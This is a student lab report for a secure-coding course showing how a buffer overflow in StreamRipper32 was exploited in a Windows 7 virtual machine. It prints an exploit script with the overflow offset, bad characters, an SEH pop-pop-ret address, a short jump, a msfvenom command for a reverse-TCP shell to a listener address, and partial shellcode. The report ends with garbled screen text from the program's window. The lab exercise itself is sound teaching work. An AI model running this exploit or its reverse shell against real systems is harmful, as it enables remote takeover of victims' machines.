

CSE-2010

Secure Coding(L23 + L24)




Lab - 7


Name :- MD Shafiq Ahmed

Reg no :- 18BCN7122

- Download Vulln.zip from teams.




- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.




- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe

Windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



- **Download and install python 2.7.* or 3.5.***



- **Run the exploit script to generate the payload**

```
exploit.py - C:\Users\Shafiq Ahmed\Desktop\27.03.2021\27.03.2021\Vulln\exploit.py (2.7.18)
File Edit Format Run Options Window Help

import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
Address=01015AF4
Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READWRITE} [NetworkInvento:
"""


pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'


"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b ''
"""

shellcode = ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
```


- Generate the payload by executing exploit.py



- Install **Vuln_Program_Stream.exe** and Run the same



- Testing for vulnerability by copy pasting generated payloads in different fields.



- Vulnerability found by generating payload at the pattern match field

StreamRipper 32

StreamRipper 32

Broadcast Parameters

URL (http://ip:port)
□□□ÚÇ¶PSàÚt\$ó]3É±R,fiü1U

Current MP3

Title:
Bytes Read:

Output

Max KB To Rip 0

Destination: AAAAAAAAAAAAAAAAAAAAAA ..

More Options

Relay Port

10069

Connect To Relay

Control

Start Rip

Stop Rip

Exit

Hide To Systray

Station/Song Matching

☐ Enable

Stream Name
StreamRipper 32

SHOUTcast.com Directory

Genre:

Pattern Match

Station Pattern
StreamRipper 32

Song Pattern
c'ßâ! ç³o4íó»/°0^í|ØÇE||±~*{OLGc1I|-#³#Æi¿

Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song

OK

Cancel

Description

Bitrate

Track Info

Version 2.6

Save Internet Radio!

www.saveinternetradio.org

